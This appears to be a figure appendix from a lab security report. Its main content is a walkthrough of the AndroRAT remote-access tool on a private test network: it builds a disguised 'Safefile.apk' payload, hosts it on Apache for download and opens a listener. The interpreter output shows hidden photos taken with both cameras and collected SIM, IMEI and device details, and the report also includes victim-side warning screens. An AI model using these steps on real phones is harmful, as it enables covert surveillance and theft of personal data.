     <manufacturerURL>http://www.philips-hue.com</manufacturerURL>
     <modelDescription>Philips hue Personal Wireless Lighting</modelDescription>
     <modelName>Philips hue bridge 2015</modelName>
     <modelNumber>BSB002</modelNumber>
     <modelURL>http://www.philips-hue.com</modelURL>
     <serialNumber>ecb5fa3148d8</serialNumber>
     <UDN>uuid:2f402f80-da50-11e1-9b23-ecb5fa3148d8</UDN>
     <presentationURL>index.html</presentationURL>
   -<iconList>
     -<icon>
         <mimetype>image/png</mimetype>
         <height>48</height>
         <width>48</width>
         <depth>24</depth>
         <url>hue_logo_0.png</url>
       </icon>
     </iconList>
   </device>
 </root>
```

Figure .0.14: Apache2: Phishing attempt



CLIP API Debugger

URL:

/

Headers:

Message Body:


Command Response:

```
Bad JSON: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0
Transitional//EN">
<html>
<head>
    <title>hue personal wireless lighting</title>
    <link rel="stylesheet" type="text/css" href="/index.css">
</head>
<body>
    <script src="/licenses.js"></script>

    <div class="philips-header">
      <img src="/philips-blue.png" class="philips-logo" alt="Philips"
/>
    </div>
    <div class="header">
      <img class="header-logo" src="/hue-logo.png" alt="hue personal
wireless lighting" />

      <img src="/hue-color-line.png" class="colorline" />

    </div>


    <div class="container">
      <h1>hue personal wireless lighting</h1>
```

Figure .0.15: Apache2: Phishing attempt


Hacker's POV

.1 Abusing ADB Connection



```
Interpreter:/> takepic 0
[INFO] Taking Image
[SUCCESS] Succesfully Saved in /home/kali/Desktop/RAT/AndroRAT/Dumps/Image_20230511-112342.j
pg

Interpreter:/> camList
0 --   Back Camera
1 --   Front Camera

Interpreter:/> takepic 1
[INFO] Taking Image
[SUCCESS] Succesfully Saved in /home/kali/Desktop/RAT/AndroRAT/Dumps/Image_20230511-112349.j
pg
```

Figure .1.1: takePictures




```
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::cda1:9d02:172f:5788  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c7:e1:36  txqueuelen 1000  (Ethernet)
        RX packets 703  bytes 63213 (61.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame
        TX packets 726  bytes 55704 (54.3 KiB)
        TX errors 0  dropped 0 overruns 0  carri

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<h
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 228  bytes 79425 (77.5 KiB)
        RX errors 0  dropped 0  overruns 0  fran
        TX packets 228  bytes 79425 (77.5 KiB)
        TX errors 0  dropped 0 overruns 0  carri


┌──(kali㉿kali)-[~]
└─$ 
```

```
kali@kali: /var/www/html
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo systemctl start apache2.service

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo systemctl status apache2.service

● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disable
     Active: active (running) since Thu 2023-05-11 10:58:51 EDT;
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 64683 ExecStart=/usr/sbin/apachectl start (code=exit
   Main PID: 64693 (apache2)
      Tasks: 6 (limit: 17405)
     Memory: 12.4M
        CPU: 46ms
     CGroup: /system.slice/apache2.service
             ├─64693 /usr/sbin/apache2 -k start
             ├─64695 /usr/sbin/apache2 -k start
             ├─64696 /usr/sbin/apache2 -k start
             ├─64697 /usr/sbin/apache2 -k start
             ├─64698 /usr/sbin/apache2 -k start
             └─64699 /usr/sbin/apache2 -k start

May 11 10:58:51 kali systemd[1]: Starting apache2.service - The A
May 11 10:58:51 kali apachectl[64692]: AH00558: apache2: Could no
May 11 10:58:51 kali systemd[1]: Started apache2.service - The Ap
 ^X
zsh: suspended  sudo systemctl status apache2.service

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo systemctl restart apache2.service


┌──(kali㉿kali)-[/var/www/html]
└─$ sudo systemctl restart apache2.service
```

```
kali@kali: ~/Desktop/RAT/AndroRAT
┌──(kali㉿kali)-[~/Desktop/RAT/AndroRAT]
└─$ python3 androRAT.py --build -i 192.168.56.101 -p 5432 -o Safefile.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/kali/Desktop/RAT/AndroRAT/Safefile.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk Safefile.apk


┌──(kali㉿kali)-[~/Desktop/RAT/AndroRAT]
└─$ sudo cp Safefile.apk /var/www/html/
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/RAT/AndroRAT]
└─$ python3 androRAT.py --shell -i 0.0.0.0 -p 5432

                                   - By karma9874

[INFO] Waiting for Connections  -
```

Figure .1.2: Apache2: Phishing attempt

Victim POV




Allow USB debugging?

The computer's RSA key fingerprint is:
D9:B0:A8:5D:F0:CF:DB:0F:91:DF:BF:
0A:AC:1D:A6:99

□ Always allow from this computer

Figure .1.3: Allow USB Debugging

Victim POV



Play Protect

Your device is at risk

1 harmful app found

Uninstall harmful app?

Google Service Framework


This app may be harmful

Removing permissions for unused apps

To protect your privacy, permissions for apps that you haven't used in 3 months will be removed

Figure .1.4: Security Warning/Alert


.2 AndroRAT



```
┌──(kali㉿kali)-[~/Desktop/RAT/AndroRAT]
└─$ python3 androRAT.py --build -i 192.168.56.101 -p 5432 -o Safefile.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/kali/Desktop/RAT/AndroRAT/Safefile.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk Safefile.apk

┌──(kali㉿kali)-[~/Desktop/RAT/AndroRAT]
└─$ sudo cp Safefile.apk /var/www/html/
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/RAT/AndroRAT]
└─$ python3 androRAT.py --shell -i 0.0.0.0 -p 5432
```


```
                                    - By karma9874

[INFO] Waiting for Connections  /
```

Figure .2.1: AndroRAT[69]




```
Interpreter:/> getSimDetails
First Sim: ──────────────────────────
CALL STATE : 0
IMEI NUMBER : 358240051111110
MEI NUMBER :
MOBILE NUMBER : +15555215554
SERIAL NUMBER : 89014103211118510720
SIM OPERATOR NAME :
SIM STATE : 5
COUNTRY ISO :
```

Figure .2.2: AndroRAT




```
Interpreter:/> takepic 0
[INFO] Taking Image
[SUCCESS] Succesfully Saved in /home/kali/Desktop/RAT/AndroRAT/Dumps/Image_20230511-11
pg

Interpreter:/> camList
0 --   Back Camera
1 --   Front Camera

Interpreter:/> takepic 1
[INFO] Taking Image
[SUCCESS] Succesfully Saved in /home/kali/Desktop/RAT/AndroRAT/Dumps/Image_20230511-11
pg
```

Figure .2.3: Taking more hidden pictures




```
Interpreter:/> getMACAddress
02:00:00:44:55:66
```

Figure .2.4: AndroRAT




```
Interpreter:/> deviceInfo
--------------------------------------------------------------------
Manufacturer: Google
Version/Release: 8.0.0
Product: sdk_gphone_x86
Model: Android SDK built for x86
Brand: google
Device: generic_x86
Host: vpec7.mtv.corp.google.com
```

Figure .2.5: AndroRAT



